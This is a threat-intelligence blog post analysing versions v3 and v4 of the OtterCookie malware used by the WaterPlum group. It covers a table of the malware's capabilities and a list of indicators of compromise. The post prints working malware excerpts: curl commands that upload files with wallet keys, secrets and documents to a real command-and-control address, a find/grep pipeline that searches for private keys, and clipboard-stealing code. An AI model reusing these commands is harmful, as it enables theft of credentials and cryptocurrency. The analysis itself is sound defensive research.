Additional Features of OtterCookie Malware Used by WaterPlum

jp.security.ntt/tech_blog/en-waterplum-ottercookie

May 8, 2025

By Masaya Motoda, Rintaro Koike

Published May 8, 2025 | Threat Intelligence

This article is English version of “WaterPlumが使用するマルウェアOtterCookieの機能追加”.

The original article is authored by NSJ SOC analyst Masaya Motoda and Rintaro Koike.

Introduction

WaterPlum (also called as Famous Chollima or PurpleBravo) is reportedly a North Korea-linked attack group that targeting financial institutions, cryptocurrency operators and FinTech companies worldwide. They have been using malware called BeaverTail or InvisibleFerret in Contagious Interview campaign since around 2023, they started using new malware since September 2024. We named it "OtterCookie" and published a blog article in December 2024.

OtterCookie, new malware used in Contagious Interview campaign


Attacks using the OtterCookie continued after the blog article was published. We confirmed the updates on them in February and April 2025. In this article, we introduce the distinctive difference observed in the new version. In accordance with the observed date, we allocated versions (from v1 to v4) for convenience.

Duration	Version
2024/09	v1
2024/11	v2
2025/02	v3
2025/04	v4

The following chart summarizes the functions implemented and target OS for each version. v1 has only File Grabber function, but v4 has many functions as a result of repeated updates.


Module	Capability	V1			v2			v3			v4		
		Windows	MacOS	Linux	Windows	MacOS	Linux	Windows	MacOS	Linux	Windows	MacOS	Linux
Main	Remote Command Execution	-	-	-	✓	✓	✓	✓	✓	✓	✓	✓	✓
	VM Detection	-	-	-	-	-	-	-	-	-	✓	✓	✓
	Clipboard Data	-	-	-	✓	✓	✓	-	-	-	✓	✓	-
Upload	File Grabber	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
Credential Stealer	Chrome Credential	-	-	-	-	-	-	-	-	-	✓	-	-
	MetaMask Extension	-	-	-	-	-	-	-	-	-	✓	✓	✓
	Chrome/Brave Login Data DB	-	-	-	-	-	-	-	-	-	✓	✓	✓
	MacOS Keychain	-	-	-	-	-	-	-	-	-	-	✓	-

The timeline of version transition is as follows. The migration to v4 is ongoing and both v3 and v4 are in use as of writing this article.



OtterCookie v3

OtterCookie v3 observed in February 2025 has two modules, Main module that has legacy OtterCookie functions and Upload module that communicates with C2 server.



Windows environment support is added by the Upload module. The following code sends files whose extensions are included in the array "searchKey" to a remote server.

```
if (os.platform() == "win32") {
  try {
    let command = `dir "${dirPath}" /AD /b`;
    const cmdResult = execSync(command, { windowsHide: true });
    try{
      let uploadCommand = `for %f in (${dirPath}${searchKey.join(
        " " + dirPath + ""
      )}) do curl -X POST -F "file=@%f" -H "path: %f" -H
      "hostname:%COMPUTERNAME%" -H "userkey:630" http://116.202.
      208.125:5918/upload
`;
      execSync(uploadCommand, { windowsHide: true });
```


```
const searchKey = [
  "*.env*",
  "*metamask*",
  "*phantom*",
  "*bitcoin*",
  "*credential",
  "*profile*",
  "*account*",
  "*mnemonic*",
  "*seed*",
  "*recovery*",
  "*backup*",
  "*address*",
  "*my*",
  "*screenshot*",
  "*.doc",
  "*.docx",
  "*.pdf",
  "*.md",
  "*.rtf",
  "*.odt",
  "*.xls",
  "*.xlsx",
  "*info*",
  "*.txt",
  "*.ini",
  ".secret",
  "*.json",
  "*.ts",
  "*.js",
  "*.csv",
  "*key*",
];
```

Other than Windows environment, it collects document files, image files and files related to cryptocurrency and sends them to a remote server. This function was realized by receiving shell command from remote until v2, but the following code is hardcoded in v3.

```
command = `find "${dirPath}" -maxdepth 1 -type f \\( -path "." -prune -o -path ".." -prune -o -path ".git" -prune -o -path ".github" -prune -o -path
"node_modules" -prune -o -path "*/node_modules/*" -prune -o -path "*/.cache" -prune -o -path "*/.config/*" -prune -o -path "*/dist/*" -prune -o -path "*/
build/*" -prune -o -path "*/.git/*" -prune -o -path "*/.vscode/*" -prune -o -path "*/Library/*" -prune -o -path "*/Vendor/*" -prune -o -path "*/.yarn/*"
-prune -o -path "*/pkg/*" -prune -o -path "*/package/*" -prune -o -path "*pkg*" -prune -o -path "*/lib/*" -prune -o -path "*/asset/*" -prune -o -path "*/
assets/*" -prune -o -path "Library" -prune -o -path "Vendor" -prune -o -path "lib" -prune -o -path "asset" -prune -o -path "assets" -prune -o -path "*/.
pyp/*" -prune -o -path "*/.expo/*" -prune -o -path "*/.n2/*" -prune -o -path "*/.n3/*" -prune -o -path "*/.next/*" -prune -o -path "*/.mozila/*" -prune -o
-path "*/.exe/*" -prune -o -path "*.tsbuildinfo" -prune -o -path "*.AppImage" -prune -o -path "*.dll" -prune -o -path "*.pkg" -prune -o -path "*.dmg" \\)
-o \\( -iname "*.env*" -o -iname "*metamask*" -o -iname "*bitcoin*" -o -iname "*mnemonic*" -o -iname "*nkbihfbeogaeaoehlefnkodbefgpgknn*" -o -iname
"*seed*" -o -iname "*recovery*" -o -iname "*backup*" -o -iname "*address*" -o -iname "*my*" -o -iname "*.png" -o -iname "*.jpg" -o -iname "*.jpeg" -o
-iname "*screenshot*" -o -iname "*.doc" -o -iname "*.docx" -o -iname "*.rtf" -o -iname "*.odt" -o -iname "*.xls" -o -iname "*.xlsx" -o -iname "*info*" -o
-iname "*.txt" -o -iname "*.ini" -o -iname "*.js" -o -iname "*.ts" -o -iname ".secret" -o -iname b"config.json" -o -iname "const.js" -o -iname "const.ts"
-o -iname "index.ts" -o -iname "index.js" -o -iname "app.ts" -o -iname "*.csv" \\) -exec grep -i -E -l '\\b(\\")?(0x)?[0-9a-fA-F]{64}(\\")?\\b|private_key|
[5KL|0-9A-Za-z]{32,44}|5[HJK]{1}[1-9A-za-z]{50,51}' {} + | xargs -I {} curl -X POST -F 'file=@{}' -H 'path: {}' -H "hostname:$(hostname)" -H
"userkey:630"  -H 'Content-Disposition: attachment; filename={}' http://116.202.208.125:5918/upload \\;`;
try {
  const cmdResult = execSync(command, { windowsHide: true });
} catch (e) {}
```

OtterCookie v4

In OtterCookie v4, which has been observed since April 2025, two new Stealer modules have been added, and some new features have been added to the Main module.



Virtual environment detection function was added to existing environment check function implemented in Main module. We assume that the attackers intended to discern the logs for sandbox environment and that of actual infection.


Regarding to the function stealing the contents of clipboard, it no longer uses clipboardy library as seen in v3 and use MacOS or Windows standard commands.

```
} // Function to watch clipboard with debouncing
async function watchClipboard() {

    if (os.platform() == "darwin") {
        exec("pbpaste", {
            windowsHide: true,
            stdio: "ignore"
        }, (error, stdout, stderr) => {
            currentClipboardContent = stdout.trim();
            if (currentClipboardContent !== lastClipboardContent) {
                clearTimeout(timer); // Clear any existing timer
                timer = setTimeout(() => handleClipboardChange(currentClipboardContent), 500);
                lastClipboardContent = currentClipboardContent;
            }
        }, {
            windowsHide: true
        })
    } else if (os.platform() == "win32") {
        exec("powershell Get-Clipboard", {
            windowsHide: true,
            stdio: "ignore"
        }, (error, stdout, stderr) => {
```

The Stealer module run at first steals passwords and usernames stored in Google Chrome. As shown in the figure below, it uses DPAPI that decrypts Login Data for Google Chrome. It stores Login Data in "\AppData\Local\1.db" under home directory for further operation.

Another Stealer module steals files related to MetaMask, Google Chrome and Brave browser credentials, and MacOS credentials without decrypting.



It seems odd that the former Stealer module steals Google Chrome Login Data after decrypting it, but the latter steals encrypted Login Data. This difference in data procession or coding style implies that these modules were developed by different developers.

Summary

In this article, we introduced OtterCookie v3 and v4 used by WaterPlum. They keep updating OtterCookie actively and continuously. Since their attacks are observed in Japan, we must pay close attention on their activities.

Our SOC analysts Motoda and Koike will be speaking at SINCON2025 in Singapore on May 22~23, 2025, titled “Anti Confiture: An Otter Has A Sweet Tooth”. They will introduce attack flow, functionality, and infrastructure information related to OtterCookie. We look forward to seeing you there.

Conference 2025 | SINCON | Infosec In the City

IoCs

IP Address and Domain Names

- alchemy-api-v3[.]cloud
- chainlink-api-v3[.]cloud
- moralis-api-v3[.]cloud
- modilus[.]io
- 116[.]202.208.125
- 65[.]108.122.31
- 194[.]164.234.151
- 135[.]181.123.177
- 188[.]116.26.84
- 65[.]21.23.63

- 95[.]216.227.188